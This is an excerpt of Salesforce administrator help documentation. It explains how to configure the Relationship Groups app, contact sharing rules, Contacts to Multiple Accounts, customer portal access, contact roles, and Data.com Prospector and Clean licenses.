In addition, administrators can use the following procedure to verify that the relationship groups custom app was successfully installed:

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps** and verify that the relationship groups custom app is present and has the Managed - Installed icon.
2. From your management settings for custom objects, verify that the relationship group and relationship group member objects are present and that each has the Managed - Installed icon.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To install apps:
- "Download AppExchange Packages"

To configure and deploy installed apps:
- "Customize Application"

Configuring the Relationship Groups Custom App

Perform the following implementation tasks to configure the custom app. If the relationship groups custom app came pre-installed with Salesforce for Wealth Management, some of these configurations may already be set in your organization.

Customizing Account Page Layouts

From the object management settings for accounts, go to Page Layouts, then remove the following related lists from the appropriate account page layouts.

- Relationship Groups (Primary Account)
- Relationship Groups (Secondary Account)

Customizing Person Account Page Layouts

From the object management settings for person accounts, go to Page Layouts, then edit the appropriate person account page layouts.

1. In the Related List Section, drag and drop to edit the following related lists:
   - Add **Relationship Group Members**
   - Remove **Relationship Groups (Primary Account)**
   - Remove **Relationship Groups (Secondary Account)**
2. Edit the Relationship Group Members related list as follows:
   - At minimum, include the following fields: `Relationship Group Member: Role`, `Relationship Group Member: Priority`, `Relationship Group Member: Include in Roll-Up`
   - Remove the standard **New** button
   - Add the custom **New** button

Setting Context-Sensitive Help for Relationship Groups

By default, the **Help for this Page** links on relationship group pages open help content about custom objects in general. To redirect those links to help topics that specifically describe relationship groups:

1. Go to the management settings for custom objects.
2. Click **Relationship Group** to open its custom object definition.
3. In the Custom Object Definition Detail section, click **Edit**.
4. For `Context-Sensitive Help Setting`, choose `Open a window using a custom s-control`.
5. For `Custom S-Control`, choose `Relationship Groups Help`.
6. Click **Save**.

Note: Repeat this procedure for the Relationship Group Member custom object. This sets an appropriate context-sensitive destination for the help links on the Relationship Group Member related lists.

Overriding Standard Relationship Group Buttons

To customize the buttons on the relationship group detail page:

1. Go to the management settings for custom objects.
2. Click **Relationship Group** to open its custom object definition.
3. In the Buttons, Links, and Actions section, click **Edit** next to **New** and replace that button with the `NewHousehold` s-control.

Customizing Relationship Group Search Layouts

To customize the search layouts for relationship groups:

1. Go to the management settings for custom objects.
2. Click **Relationship Group** to open its custom object definition.
3. In the Search layouts section, click **Edit** to modify the appropriate search layout. At minimum, we recommend setting the following columns for search results:
   - Relationship Group Name
   - Primary Account
   - Secondary Account

- Last Modified By

Customizing Relationship Group Page Layouts

To customize the layout of the relationship group detail page, from the object management settings for relationship groups, go to Page Layouts, then click **Edit** next to the appropriate page layout name. Edit the page layout as follows:

1. Remove the **Clone** button from the detail page.
2. Edit the Open Activities related list as follows:
   - Remove the standard **New Task** and **New Event** buttons
   - Add the custom **New Task** and **New Event** buttons
3. Edit the Activity History related list as follows:
   - Remove the standard **Log a Call**. **Mail Merge**. **Send an Email**, **Request Update**. and **View All** buttons
   - Add the custom **Log a Call**, **Mail Merge**, and **Send an Email** buttons
4. In the Relationship Group Members related list, include the following fields, at minimum:
   - `Relationship Group`
   - `Role`
   - `Priority`
   - `Include in Roll-Up`

Overriding Standard Relationship Group Member Buttons

To customize the buttons on the relationship group member detail page:

1. Go to the management settings for custom objects.
2. Click **Relationship Group Member** to open its custom object definition.
3. In the Buttons, Links, and Actions section, click **Edit** next to **New** and replace that button with the `Edit Household Members` s-control.

After configuring the relationship groups custom app, verify that a Relationship Groups option displays in the Force.com app menu.

Note:

- In some cases, the custom app and its custom objects may have the label "Households" instead of "Relationship Groups" throughout. Whatever the labels are, they cannot be changed because the app is a managed package.
- Installing the Relationship Groups custom app may cause an error if your organization has fewer than 21 account records. You may ignore this error and continue the installation process.
- For all installations, the API names of the custom objects begin with the namespace prefix `household__`.
- The Relationship Group Member object is only supported in API version 11.0 and later.

SEE ALSO:

Relationship Groups Overview

Creating Relationship Groups

Find Object Management Settings

Testing the Relationship Groups Package

The relationship groups managed package provides unit tests that run when you install the package in your sandbox or production organization. In some cases, a component like an Apex trigger, validation rule, workflow rule, or custom field prevents the unit tests from completing successfully.

If the unit tests fail, do the following before running the tests again:

- Install the latest version of the relationship groups managed package. The functionality of the new version is the same as the older version except the unit tests have been enhanced. Contact Salesforce and request the latest version of the package (not available on the AppExchange).
- Deactivate components that prevent account, household, or household member objects from being edited or deleted. Apex triggers are a common cause of failed unit tests.

  To ensure the relationship groups package runs successfully in your organization, the unit tests attempt to edit and delete some account, household, and household member objects. These tests do not permanently modify your organization's data. If a platform element prevents these objects from being edited or deleted, the unit tests fail.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To install apps:
- "Download AppExchange Packages"

To configure and deploy installed apps:
- "Customize Application"

SEE ALSO:

Relationship Groups Overview

Configuring Contacts and Contact Roles

Creating Contact Sharing Rules

Contact sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 contact sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Contact Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - Based on record owner—In the owned by members of line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - Based on criteria—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Set Up Contacts to Multiple Accounts

Let your sales reps easily track the relationships between the customers and businesses they work with. Contacts to Multiple Accounts is quick to set up and allows reps to relate a single contact record to multiple accounts.

If you disable Contacts to Multiple Accounts, keep in mind that doing so deletes all indirect account-contact relationships. Associations between a contact and its primary account remain.

Watch a Demo (3:58 minutes)

1. If you're already using Account Contact Roles or a custom-built solution with a junction object, review how those solutions compare with Contacts to Multiple Accounts.
2. From Setup, enter *`Account Settings`* in the `Quick Find` box, then select **Account Settings**.
3. Select **Allow users to relate a contact to multiple accounts**.
4. If you want to use custom fields to capture unique information about relationships—for example, the best time to call a contact—now's a good time to set that up. From the object management settings for Account Contact Relationship:
   - In Lightning Experience, go to **Fields & Relationships**.
   - In Salesforce Classic, go to **Fields**.
5. Make sure that you have the most relevant fields on your Account Contact Relationship page layout. From the object management settings for Account Contact Relationship, go to **Page Layouts**.
6. Add the Related Contacts related list to the account page layouts your reps use.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Contact to Multiple Accounts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

To edit page layouts:
- "Customize Application"

Because the Related Contacts related list automatically includes all direct contacts, you can remove the Contacts related list on your account page layouts.

Tip: Easily see who's a direct contact for the account when you add the Direct field to the Related Contacts related list.

7. Add the Related Accounts related list to the contact page layouts your reps use.

   Tip: Easily see which account is the contact's primary account when you add the Direct field to the Related Accounts related list.

8. If you use person accounts, from Salesforce Classic, add the Related Accounts and Related Contacts related lists to the person account page layouts your reps use.
9. Decide whether you want to prevent activities from automatically rolling up to a contact's primary account. If so, from Setup, go to the Activities Settings page and deselect **Roll up activities to a contact's primary account**.
10. If you want to look at the relationships between contacts and accounts, create custom report types.

SEE ALSO:

- Find Object Management Settings
- Considerations for Changing How Activities Roll Up to Accounts
- Create Custom Report Types for Account Contact Relationships
- Validation Rules for Account Contact Relationships
- Contacts to Multiple Accounts Limitations

Validation Rules for Account Contact Relationships

If your org uses Contacts to Multiple Accounts and you've created validation rules for the Account Contact Relationship object, you must bypass those validation rules in some cases.

When a contact with a related account is created, a direct Account Contact Relationship record is also created. Similarly, when a contact gets a new primary account, the current direct Account Contact Relationship record is modified. Validation rules for the Account Contact Relationship are run immediately after the contact is saved to the database.

Because the Account Contact Relationship records are created behind the scenes and users can't access the Account Contact Relationship fields when creating or editing a contact, validation rules can block the contact from being saved.

For example, the following Account Contact Relationship validation rule requires a value for the Roles field.

```
ISNULL(Roles)
```

However, a user can't access the Roles field on the Account Contact Relationship object when creating or editing the contact. Therefore, the criteria in the validation rule can't be met, and the contact can't be saved.

To bypass the validation rule when a direct Account Contact Relationship is created, add the following syntax to your Account Contact Relationship validation rule.

```
(NOT (ISNEW() && IsDirect)) && (NOT ISCHANGED(IsDirect))
```

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Now, the Account Contact Relationship validation rule states that the Roles field is required only if the Account Contact Relationship isn't a direct relationship.

```
(NOT (ISNEW() && IsDirect)) && (NOT ISCHANGED(IsDirect))
&&
ISNULL(Roles)
```

SEE ALSO:

Define Validation Rules

Set Up Contacts to Multiple Accounts

Comparing Contacts to Multiple Accounts to Other Options

Allowing your users to relate a contact to multiple accounts makes it easier for them to track the relationships between the people and businesses they work with. However, if you're already using Account Contact Roles or a custom-built solution with a junction object, here's a summary of how those solutions compare with Contacts to Multiple Accounts.

EDITIONS

Contacts to Multiple Accounts is available in: both Salesforce Classic and Lightning Experience

Contacts to Multiple Accounts is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feature or Functionality	Contacts to Multiple Accounts	Account Contact Roles	Custom Junction Object
Standard objects	✔	✔	
Custom fields	✔		✔
Custom layouts	✔		✔
Record types			✔
Field history			✔
Validation rules	✔		✔
Workflow	✔		✔
Process builder	✔		✔
Flow	✔		✔
Triggers	✔		✔
Custom actions	✔		✔
API accessible	✔	✔	✔
Single related list	✔		
Multiple relationship rows in database		✔	✔
Applies to storage limits			✔
Sharing and object permissions	Derived from Account and Contact	Derived from Account	Configured independently

Feature or Functionality	Contacts to Multiple Accounts	Account Contact Roles	Custom Junction Object
Reporting	Custom report types	Standard report types Custom report types	Custom report types
User interface	Salesforce Classic Lightning Experience Salesforce1	Salesforce Classic Salesforce1 (However, records in the Contact Roles related list are read only, and the Role field isn't available.)	Salesforce Classic Lightning Experience Salesforce1

SEE ALSO:

Set Up Contacts to Multiple Accounts
Considerations for Using Contact Roles
Create a Many-to-Many Relationship

Create Custom Report Types for Account Contact Relationships

If you've enabled Contacts to Multiple Accounts, run reports that show the relationships between contacts and accounts. First, set up custom report types so that sales managers and other teammates can create the reports they need.

1. Make sure you're familiar with custom report types and the general steps for creating and maintaining them.
2. Create custom report types with the appropriate object relationships, and configure them as necessary.

   Check out these examples of custom report types to get you started.

Report type	Lets teammates run reports that show	A (Primary Object)	B	C	Make sure you also
Related Contacts	All the contacts, both direct and indirect, that are related to accounts.	Accounts	Contact Relationships		Add the `Direct` and `Full Name` fields to the Contact Relationships page layout.
Related Accounts	All the accounts, both direct and indirect, that are	Contacts	Account Relationships		

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Report type	Lets teammates run reports that show	A (Primary Object)	B	C	Make sure you also
	related to contacts.				
Related Contacts with or without Activities	All the contacts, both direct and indirect, that are related to accounts, and whether there's recent activity.	Accounts	Contact Relationships	Activities	

3. Deploy the report types you want to make available.
4. Let your sales teams know that they can create reports using these custom report types.

SEE ALSO:

Set Up a Custom Report Type
Set Up Contacts to Multiple Accounts

Enable Social Accounts, Contacts, and Leads

Increase your users' access to social intelligence by enabling the Social Accounts, Contacts, and Leads feature for your organization or Salesforce1.

The Social Accounts, Contacts, and Leads feature and access to all available social networks are enabled by default for organizations created after the Spring '12 release. If your organization was created before that, you must enable the feature manually.

Note: If the Social Accounts, Contacts, and Leads feature is already enabled and but users can't see one or more social networks, see Troubleshoot Social Accounts, Contacts, and Leads.

1. From Setup, enter *Social Accounts* in the Quick Find box, then select **Social Accounts and Contacts Settings**.
2. Select **Enable Social Accounts and Contacts**.
3. Select the social networks that users in your organization can access. By default, all social networks are selected.

   In Salesforce Lightning Experience and the Salesforce1 mobile app, users can access Twitter only, even if other networks are enabled.
4. Click **Save**.
5. To make Twitter accessible in the Salesforce1 mobile app, add the Twitter card to the Mobile Cards section of the accounts, contacts, and leads page layouts.
6. Let your users know that they can configure Social Accounts, Contacts, and Leads for their individual use.

SEE ALSO:

Social Accounts, Contacts, and Leads

Troubleshoot Social Accounts, Contacts, and Leads

Configure Social Accounts, Contacts, and Leads

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contacts available in **All** Editions except **Database.com**

Leads available in: **Groups**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable, configure, or disable Social Accounts, Contacts, and Leads:
- "Customize Application"

Considerations for Enabling and Managing the Customer Portal for Contacts

Consider key points before enabling the customer portal for contacts. Then use best practices to maintain your contact information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enabling the Customer Portal for Contacts

- Before you enable a contact for the customer portal, make sure that the owner of the contact's account is associated with a role in your organization.
- If a user is a partner user *and* a customer user, two contact records for the user are required to provide separate usernames and passwords for each portal.
- A contact can either be a Self-Service user and a partner user *or* a customer user.

  Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.
- Any data that's created or owned by a Self-Service user can be visible to a partner user or customer user who's associated with the same contact.

- The user's `Nickname` defaults to the user's email alias unless you specify otherwise. For example, if the user's `Email` is "jsmith@company.com," the user's `Nickname` defaults to "jsmith" when you click **Save**.
- The first time you enable a contact for the customer portal on an account, the contact is assigned to the customer user role, which includes the name of the contact's account. You can update the contact's portal role later. (This behavior doesn't apply to high-volume customer users, because they don't have roles and aren't included in the role hierarchy.)

Managing the Customer Portal for Contacts

- Edit an enabled contact's access to your customer portal. Click **Manage External User**, and then choose **View Customer User**.
- Merge contacts that are enabled to use a customer portal.
- Change the account on the contact.
- Make sure that you keep your contacts' access to your customer portal up-to-date by deactivating and disabling access as needed.
- You can delete contacts only if they're disabled from the portal. Inactive portal users can't be deleted.

SEE ALSO:

Enable the Customer Portal for Contacts and Person Accounts

Considerations for Merging Contacts That Are Associated with Portal Users

Contacts Limitations

Enable the Customer Portal for Contacts and Person Accounts

To allow a customer to access your Salesforce customer portal, enable the customer's contact or person account record as a customer user.

1. From a contact or person account detail page, click **Manage External User**, and then select **Enable Customer User**.
2. Verify the general information and locale settings, and enter any missing information. The customer's `Username` defaults to the customer's `Email`.
3. Select a portal user license. The user license that you choose determines the permission sets, user profile, and role hierarchy options that you can select for the customer user. See Customer Portal User Licenses on page 2459.
4. Select `Generate new password and notify user immediately` to email a customer portal username and password to the customer.

   If your Salesforce org uses multiple customer portals, customer users can access all customer portals that are assigned to their profiles with a single username and password. See Creating Multiple Customer Portals on page 2430.
5. Click **Save**.
6. To troubleshoot or confirm the portal configuration, on the contact detail page, click **Manage External User**, and then choose **Log in to Portal as User**. A new browser window opens and logs you in to the portal as the partner user.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable customer users or to log in as a portal user:

- "Edit" on the account that's associated with the customer user

  AND

  "Edit Self-Service Users"

You can deactivate customer users as needed.

SEE ALSO:

- Considerations for Enabling and Managing the Customer Portal for Contacts
- Enable Social Accounts, Contacts, and Leads
- Considerations for Changing Accounts on Contacts That Are Enabled for Portals
- Considerations for Merging Contacts That Are Associated with Portal Users
- About Customer Portal User Management
- Considerations for Enabling and Managing the Customer Portal for Contacts

Enable Self-Service for Contacts and Person Accounts

To provide access to your Self-Service portal, enable Self-Service for a customer's contact or person account record. A Self-Service user can view cases in the Self-Service portal only if they're associated with the user's account record.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

1. From the contact or person account detail page, click **Enable Self-Service**.
2. Verify the general information and locale settings, and enter any missing information. The customer's Self-Service `Username` defaults to the customer's `Email`.
3. To enable the customer as a Self-Service super user, select the `Super User` checkbox. Super users can view case information, add comments, and upload attachments for all cases that anyone in their company submits.
4. Select `Generate new password and notify user immediately` to email a Self-Service username and password to the customer.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Self-Service users:
- "Edit Self-Service Users"

SEE ALSO:

- What Is a Person Account?

Set Up Contact Roles

Contact roles specify the part that each contact plays in an account, case, contract, or opportunity. When you use contact roles, your sales team always knows who to contact and when. Set up contact roles for each available object you want to use them with. You can define which roles to use and how they appear to your sales reps.

Important: In Salesforce Classic, contact roles are available for accounts, opportunities, cases, and contracts. In Lightning Experience, contact roles are available for opportunities and contracts. Although contact roles work more or less the same for each available object, they work independently. Therefore, you need to set them up and use them separately for each object.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. From Setup, enter *`Contact Roles`* in the `Quick Find` box, then select the contact roles you want to set up.
2. Modify the picklist values as needed. You can even create new values and add color to the values whenever they appear in charts.

3. Save your changes.
4. Add the Contact Roles related list to the appropriate page layout.
   For example, if you're creating contact roles for opportunities, add the Contact Roles related list to the opportunity page layouts that your sales reps use.

SEE ALSO:

Considerations for Using Contact Roles

Add and Manage Contact Roles

Allow Users to Create Private Contacts

Private contacts are contacts that aren't associated with an account. To give your users the ability to create private contacts, adjust your contact page layouts so the `Account Name` field isn't required.

Contacts that aren't associated with an account are always private, regardless of your organization's sharing model. Before allowing private contacts, consider the downside: they're easy to forget because they're hidden from all users except their owner and the system administrator.

1. From the object management settings for contacts, go to Page Layouts.
2. Select the layout you want to edit.
3. Find the `Account Name` field on the layout and hover over it. Then, click the wrench icon to show the field properties.
4. Deselect the `Required` checkbox.
5. Confirm your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

Improve Your Organization's Data Quality

High quality data is key to business success. When data quality is high, it means your records are complete and up-to-date; it means you have the right connections at the companies that interest you; and it means you have the information you need to close deals and expand your business. In short, high quality data lets you understand, adapt, focus, and execute with surgical precision. Data.com offers a suite of products to give your business the high quality data it needs when it needs it. That way, you spend less time entering and updating data and more time growing your business.

Set Up Data.com Prospector

Let your reps prospect for companies, leads, and contacts right in Salesforce. To do so, just set up and implement Data.com Prospector.

Set Up Data Integration

Set up Data Integration to continually update your org with the latest data.

Set Up Data.com Clean

Your business is only as good as its data. Do you want to spend less time updating and enriching data and more time growing your business? Set up and implement Data.com Clean for complete, up-to-date Salesforce records.

Get an Assessment of Your Account Data

Start making informed decisions about the quality of your account data—request a Data.com data assessment. The assessment summarizes overall data quality for your accounts and provides an analysis of key account fields. It doesn't change data in your org. Data assessments are available for orgs in the United States and Canada. For current Data.com Clean customers, we recommend using the AppExchange package Data.com Clean Reports instead.

Set Up Data.com Prospector

Let your reps prospect for companies, leads, and contacts right in Salesforce. To do so, just set up and implement Data.com Prospector.

Important: You need to assign a Data.com license directly to a user in order for that user to add and export files from Data.com.

1. Enable Data.com Clean for Data.com Prospector
   Let users manually clean account, contact, and lead records. You can even clean records that were added from another source. Clean is automatically enabled when you use Data.com Prospector, and you can manually clean D&B Company records that are linked to account or lead records.
2. Configure Data.com Prospector
   Data.com Prospector provides a basic set of Dun & Bradstreet account and lead data, including `D-U-N-S Number`, `NAICS Code`, `Tradestyle`, and more. Here's how to implement this product.
3. Configure Data.com Prospector
   With Data.com Prospector, you get Dunn & Bradstreet fields for accounts and leads you add to Salesforce from Data.com.
4. Manage Access to Data.com Search Results and Related Features
   Use the **Add to Salesforce** and **Export Results** to limit what users can do with Data.com search results forData.com features that use the search results.
5. Respect Do-Not-Contact Settings in Data.com Search Results and Exports
   In Data.com search results and export files, you can prevent certain contact information from being displayed.
6. Enable or Disable Data.com API Functionality
   Data.com API functionality is enabled by default.

SEE ALSO:

Get High-Quality Data When You Need It Right in Salesforce

How Do Data.com User Types, Licenses, and Record Addition Limits Work?

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com:
- "Customize Application"

To enable Data.com users:
- "Manage Internal Users"

To install AppExchange packages:
- "Download AppExchange Packages"

Set Up Data.com Users

Give users access to Data.com and set their record addition limits so they can start taking advantage of Data.com's rich database of accounts, contacts, and leads. The number of Data.com users you can set up—within Salesforce or via the Data Loader—depends on the number of Data.com licenses you purchased.

Important: You need to assign a Data.com license directly to a user in order for that user to add and export files from Data.com.


Walk Through It: Set Up Data.com Users

1. From Setup, enter *Manage Users* in the `Quick Find` box, then select **Users**.
2. Click **Edit** for a user.
3. Select a `Data.com User Type`. (You can review the types of Data.com users on page 1798.)
4. Select the `Data.com Monthly Addition Limit` for the user.
5. Save the user.

Tip: You can also use the Apex Data Loader to set up Data.com users, select the Data.com user type, and set the monthly addition limit, if applicable. To do so, export your user records to a `.csv` file, change the necessary fields for each user you want to set up, and then import the `.csv` file into Salesforce. The fields to export from the User object are `LastName`, `FirstName`, `UserPermissionsJigsawProspectingUser`, `JigsawImportLimitOverride`, and `UserPreferencesJigsawListUser`. For more information about the User object, see the *Object Reference for Salesforce and Force.com*.

SEE ALSO:

Get High-Quality Data When You Need It Right in Salesforce
How Do Data.com User Types, Licenses, and Record Addition Limits Work?

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com:
- "Customize Application"

To enable Data.com users:
- "Manage Internal Users"

To install AppExchange packages:
- "Download AppExchange Packages"

How Do Data.com User Types, Licenses, and Record Addition Limits Work?

User types, licenses, and record addition limits control what users can access Data.com and what Data.com users can do.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Check Data.com License Information, Record Addition Balances, and Limits

Check important license, record addition, and limits information from the Data.com Licenses & Limits page in Setup. This page also shows daily API limits for Data.com.

How Do Licenses Work for Data.com Prospector?

Data.com Prospector user licenses let users search Data.com for accounts and contacts, and add them as records to Salesforce. Users can be assigned one of two types of licenses—Data.com User and Data.com List User— and each type has its own characteristics.

How Do Licenses Work for Data.com Clean?

If your org uses Data.com Prospector, users with those licenses can manually update the account, contact, and lead records they have access to. With a Data.com Clean license, you can use Data.com Clean jobs to update records. You can also use Data Integration to update records as they are added or saved. Users who have a Data.com Clean license can manually update records, even if they don't have a Data.com Prospector license.

SEE ALSO:

Using Data.com FAQ

Set Up Data.com Users

Check Data.com License Information, Record Addition Balances, and Limits

Check important license, record addition, and limits information from the Data.com Licenses & Limits page in Setup. This page also shows daily API limits for Data.com.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

"To view Data.com Setup pages:"

- "Customize Application"

Important: The Data.comAPI Limits section has information on calls to the Data.com Match API and calls to the Data.com Search API. You can only see the information on Match calls if your organization has Data.com Clean. You can only see the information on Search calls if you are assigned a Data.com Prospector user license.

Walk Through It: Check Data.com License Information

1. From Setup, enter *Licenses & Limits* in the Quick Find box, then select **Licenses & Limits**.

To see how many records each user has added or exported, check the All Data.com Users page. From Setup, enter *Users* in the Quick Find box, then select **Prospector Users**. Or, if your organization has access to custom report types, you can use the Data.com Usage object to create a report that shows more detailed usage information.

SEE ALSO:

How Do Data.com User Types, Licenses, and Record Addition Limits Work?

How Do Licenses Work for Data.com Prospector?

Data.com Prospector user licenses let users search Data.com for accounts and contacts, and add them as records to Salesforce. Users can be assigned one of two types of licenses—Data.com User and Data.com List User— and each type has its own characteristics.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Important: You need to assign a Data.com license directly to a user in order for that user to add and export files from Data.com.

Data.com User

Data.com Users get a limited number of account, contact, and lead records to add or export per month. The default number of records per licensed user is 300. The record addition limit for each licensed user refreshes at midnight on the first of the month (based on the time zone of the organization) regardless of your contract start date. Unused record additions expire at the end of each month, *do not* rollover to the next month, and are not refundable. You can select the `Data.com Monthly Addition Limit` for each user. This is the number of account, contact, and lead records the user can add each month. You can select up to the organization limit for any user or all users, but once the organization's monthly limit is reached, users won't be able to add more records.

Example: The sales division of Universal Telco has 14 sales reps, and they purchase 20 Data.com Prospector licenses, each of which has a record addition limit of 300. This means that Data.com Users within the organization can add as many as 6,000 records per month. The Universal Telco administrator distributes the Data.com Users' monthly record addition limits as follows.

- Ten of the sales reps have limits of 300 each
- Two of the sales reps have limits of 500 each
- Two of the sales reps have a limit of 1,000 each

Data.com List User

Data.com List Users get a limited number of account, contact, and lead records to add or export per month. Unused record additions expire at the end of each month and *do not* rollover to the next month. After the monthly limit is used, List Users draw record additions from a pool that is shared by all List Users in the organization. Unused pool additions expire one year from purchase. Only Data.com List Users can draw from the organization's pool limit. If a Data.com User wants to draw from the organization's pool limit, you need to change that user to a Data.com List User.

Example: The marketing division of Universal Telco has four marketing reps. Each rep has a Data.com Prospector license and each is a Data.com List User. Universal Telco purchases enough monthly record additions so that each Data.com user has a monthly default limit of 300 records. The company also purchases a record addition pool of 5,000 records. This means that after each marketing rep uses his monthly limit, he can start using the pool limit. Together, all four marketing reps can add 5,000 records from the pool. One rep might add 2,500 records, leaving 2,500 to be added by one or more of the other three users.

SEE ALSO:

How Do Data.com User Types, Licenses, and Record Addition Limits Work?

How Do Licenses Work for Data.com Clean?

If your org uses Data.com Prospector, users with those licenses can manually update the account, contact, and lead records they have access to. With a Data.com Clean license, you can use Data.com Clean jobs to update records. You can also use Data Integration to update records as they are added or saved. Users who have a Data.com Clean license can manually update records, even if they don't have a Data.com Prospector license.

The Data.com Licenses & Limits page in Setup describes the options available for each type of license.

Note: If your org purchased only Data.com Prospector, only users with licenses can update records.

SEE ALSO:

How Do Data.com User Types, Licenses, and Record Addition Limits Work?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Enable Data.com Clean for Data.com Prospector

Let users manually clean account, contact, and lead records. You can even clean records that were added from another source. Clean is automatically enabled when you use Data.com Prospector, and you can manually clean D&B Company records that are linked to account or lead records.

Note: This information applies to Data.com Clean and not to Data Integration.

Note:

- If you've purchased Data.com Clean, you can clean account, contact, and lead records manually *and with automated jobs*. You can also use automated jobs to clean D&B Company records that are linked to account or lead records. For complete details, see Set Up Data.com Clean.
- Enabling Clean does not clean your records immediately. You can click **Disable** to turn off the feature.
- Data Integration is not automatically available with Data.com Prospector.

1. From Setup, enter *Clean Settings* in the Quick Find box, then select **Clean Settings**
2. Confirm that Data.com Clean is enabled.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To enable or disable Data.com Clean:

- "Customize Application"

Considerations for Custom Mapping of Data.com Clean and Salesforce Fields

Custom mappings for Data.com Clean put Data.com values in the Salesforce account, contact, and lead fields where you want those values. Before mapping fields, make sure that you understand how mapping works, what preparations to make, and what kind of results to expect.

Considerations for Allowing Duplicate Data.com Records in Salesforce

Organizations that use a sharing model may want to allow Data.com users to add duplicate account, contact, or lead records to Salesforce.

SEE ALSO:

Data.com Clean

Data Integration

Set Up Data.com Clean

Set Up Data Integration

Considerations for Custom Mapping of Data.com Clean and Salesforce Fields

Custom mappings for Data.com Clean put Data.com values in the Salesforce account, contact, and lead fields where you want those values. Before mapping fields, make sure that you understand how mapping works, what preparations to make, and what kind of results to expect.

Note: This information applies to Data.com Clean and not to Data Integration.

Not all Data.com fields are available for all Salesforce fields. To be mappable, the new Salesforce field must be the same data type as the default field. For example, the `Description` field can be mapped to a long text area field with 1,000 characters or more.

Data.com Clean custom field mappings apply when:

- You add records to Salesforce using Data.com Prospector.
- You clean a single record, clean records in a list, or clean records with automated jobs.

EDITIONS

